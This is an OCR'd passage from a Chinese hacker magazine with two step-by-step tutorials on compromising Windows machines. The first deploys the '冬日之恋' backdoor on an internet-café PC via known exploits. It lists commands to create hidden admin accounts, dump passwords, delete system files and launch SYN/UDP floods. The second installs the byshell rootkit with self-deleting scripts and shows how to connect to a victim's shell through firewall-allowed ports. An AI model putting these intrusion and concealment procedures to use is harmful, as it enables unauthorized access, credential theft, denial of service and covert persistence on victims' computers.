


图7

我们还是在肉鸡上来做具体的使用演示吧！至于我们刚才在自己电脑上的测试，只要把冬日之恋软件关闭，刚才测试的后门，就自动从自己的电脑上卸载了。

我找了网吧内的一台肉鸡测试一下我们的后门，给肉鸡上传“服务端EXE.exe”和刚才我们生成的“Explorer.dll”，要把两个文件放到同一目录下。其中，“服务端EXE.exe”可以自己任意改名，dll的则不可以更名。在许多网吧中，都还存在ms04-011以及ms04-007漏洞的，这两个漏洞的使用详见以前的黑客X档案，溢出成功得到对方的shell后，如何将程序上传到对方的电脑里，请

牧马记

详见本期的菜鸟学堂。运行上传上去的服务端程序，然后我们就可以telnet对方的3043端口了，具体操作几个命令给大家看看。

telnet成功后，输入密码，进入[root]#，要转到cmdshell，就输入shell，如图8。




图8

小提示：如果在cmdshell下要返回"[root]#"状态，就输入exit，若要退出这个后门，就在"[root]#"下输入quit，前面介绍的后门命令，必须在"[root]#"模式下使用。

下面我把一些常用的命令举例子，简单列举如下：

把GUEST克隆成管理员（hack1为克隆后的GUEST密码）
[root]#clone hack1

列举进程
[root]#ps

杀掉进程号为PID的进程
[root]#kp 1124

杀掉服务名为Messenger的服务（要杀其他服务，以此类推）
[root]#ks Messenger

列举系统服务
[root]#pss

开启端口为8080的SOCK5代理，可以代理上QQ了。
[root]#sock5 8080

开启端口为8000的HTTP代理，用法跟上面一样。
[root]#http 8000

开启FTP服务，用户名为hack1，密码为hack2，路径PATH为c:\，端口为21。
[root]#ftp hack1 hack2 c:\ 21

开启终端，端口为3389。
[root]#opents 3389

关闭终端
[root]#closets

文件传输，端口为3046（可自己选择）。
[root]#sfile 3046

创建隐藏的管理员用户，用户名为hack1，密码为hack2。
[root]#admin hack1 hack2

删除管理员用户hack1，特别是克隆的管理员用户。
[root]#duser hack1

DDOS攻击
[root]#syn 192.168.1.2 80

UDP洪水攻击
[root]#udp 192.168.1.2 80

查看主机所有TCP\UDP端口与其连接状态。
[root]#listport

查看所有信息
[root]#info

开启telnet服务
[root]#starttln

查看当前登录用户的密码，只能用于Win2000/Win2003。
[root]#fpass

列举用户及SID。
[root]#luser

类似DOS下的DIR命令。
[root]#dir

删除文件，类似DOS下的DELETE命令。
[root]#del c:\boot.ini

运行程序
[root]#exc c:\setup.exe

切换目录，类似DOS下的CD命令，方便一点。
[root]#cd c:\

卸载后门（要重启后才会生效）
[root]#remove

这里已经说得很明白了，我就不再浪费版面去截图说明了。我们再看看程序界面里"传输文件"，以前我们都是在cmd下传输文件，非常麻烦，要ftp服务器什么的，一大堆命令，挺烦人的，现在我们可以在图形界面操作了，如图9。




图9

分为发送（即平时我们说的上传）和接收（即平时我们说的下载肉鸡的文件到本地）。我们试验下把MT.EXE上传到肉鸡上，选好以后，就点"开始"按钮，现在切换到刚才的[root]#下，进入CMD，然后到肉鸡的SYSTEM目录看看成功上传了没有，如图10。




图10

上传成功，还有其它的一些操作限于文章篇幅就不给大家继续介绍了，菜鸟朋友们可以自己去用用，如果还有什么不明白的问题，欢迎到www.hackerxfiles.net和我一起讨论。（本文涉及到的软件冬日之恋黑客x档案特别版光盘有收录）

byshell v0.67 beta2 测试手记

HaJunEcK[F.W.S.T]

byshell——一款内核级的rootkit，能实现无进程、无DLL、无硬盘文件、无启动项的后门程序。以前曾用过这款rootkit，不过版本是0.63和0.64的，当时感觉这类rootkit多的是，也没多大特色，就没去认真留意。这两天想在安全焦点网站找个后门用用，又发现了byshell，版本是0.67 beta2，看来的确有点来头哦，还是内核级别的后门。

一、网络连接

实现在2000/XP下重复使用任意原有ring3进程打开的防火墙允许的网络端口，尤其是IIS等网络服务程序打开的网络端口（如80、21、135，像139一类的内核开的端口除外），从而可以穿过各种软件和硬件防火墙，边界路由器乃至NIDS。在Win2003下，不能够用普通方法使用IIS6打开的端口，由于微软将它们移入了内核，这里作者为我们专门提供了IIS6专用客户端，但是在IIS6上实现的后门传输较慢，所以大家还是不要在这个专用shell上传文件，也不要提供大于100字节的输入。

小插曲——ring3为何物？


Intel的CPU将特权级别分为4个级别：RING0，RING1，RING2，RING3，Windows只使用其中的两个级别RING0和RING3。此rootkit是一个测试中的ring3 NT rootkit，级别是较高的，难怪有内核shell之称。

二、自身隐蔽

该程序利用线程注入DLL到系统进程，解除DLL映射，并删除自身DLL和EXE文件，删除自身创建的服务，仅仅存在于内存中。于是在寄主机器上无法找到任何新增服务项，磁盘文件或者是进程空间里的不明DLL。

关机时，该程序会截获关机的调用，在系统关闭之前恢复自己（嘿嘿，没有一定功底的人，想手动清除，可不是简单的事情）。不过，有个不知道是bug还是什么的，作者在说明中说到“如果对方不正常关机，会使后门消失”，会不会成为一个最简单的清除此后门的方法呢？！

好了，听了一大堆的优点，还是让我们自己来亲身体验一下吧！首先把你的肉鸡翻出来，登录肉鸡，此rootkit分为客户端和服务端，并不是平时的直接用telnet或者nc连接的哦，现在把服务端ntboot.exe和ntboot.dll放到肉鸡同一目录下（怎么上传就不用我教了吧，详见本期菜鸟学堂），在CMD下执行ntboot.exe -install，安装完成后，要自己删除安装文件，如图1。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>d:

D:\>cd 5

D:\5>ntboot.exe -install
拒绝访问。

D:\5>ntboot.exe -install
Copying file ... already Exists !
Creating Service .... Success !
Starting Service .... Pending ... Success !
Dumping Description to Registry...
```

图1


安装服务端的另外一种方法：直接在肉鸡上运行作者提供的setup.bat，也可以完成服务端的安装。setup.bat代码如下：

```
ntboot -remove
ntboot -install
del ntboot.exe
del ntboot.dll
del setup.bat
pause
```

然后，在自己的电脑上使用客户端来连接！用于连接服务端肉鸡的客户端也有两个：一个是067cli，是一般的客户端，另外一个067iis6cli是连接IIS6的专用客户端（注意：朋友们不要随便给那个DLL加壳，如果你改变了DLL的imagesize的大小，就必须重新编译ntboot.exe）。

进入CMD，然后执行067cli.exe，就会出现提示“please input the server ip address”，输入肉鸡的ip地址；接着出现“please input the server port”，再输入连接端口，这里我输入80（你想用21或者135或其它的也可以，不过主机要开放了这些端口），密码默认输入by，连接上出现#，若要进入cmdshell，就输入shell；要返回#提示符，就键入endshell，如图2。

好了，我们来看看它的一些基本的功能（其实功能不是很多，不过常用的基本功能还是具备的，因为这根本上不是一个远程控制木马，毕竟这是一个rootkit，轻巧、隐蔽才是其特性）。



```
D:\5>067cli.exe
                byshell v0.67 beta2
                          June 4th,2005   author: "by"
note:if you want to control remote win2003 from iis6 port 80,pleas use the speci
al IIS6 client.
please input the server ip address
192.168.1.102
please input the server port
80
192.168.1.102 on port 80 will be tried to connect...

..................................
backdoor activated!:)
input the password(the default one is 'by')
by
#shell
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

图2

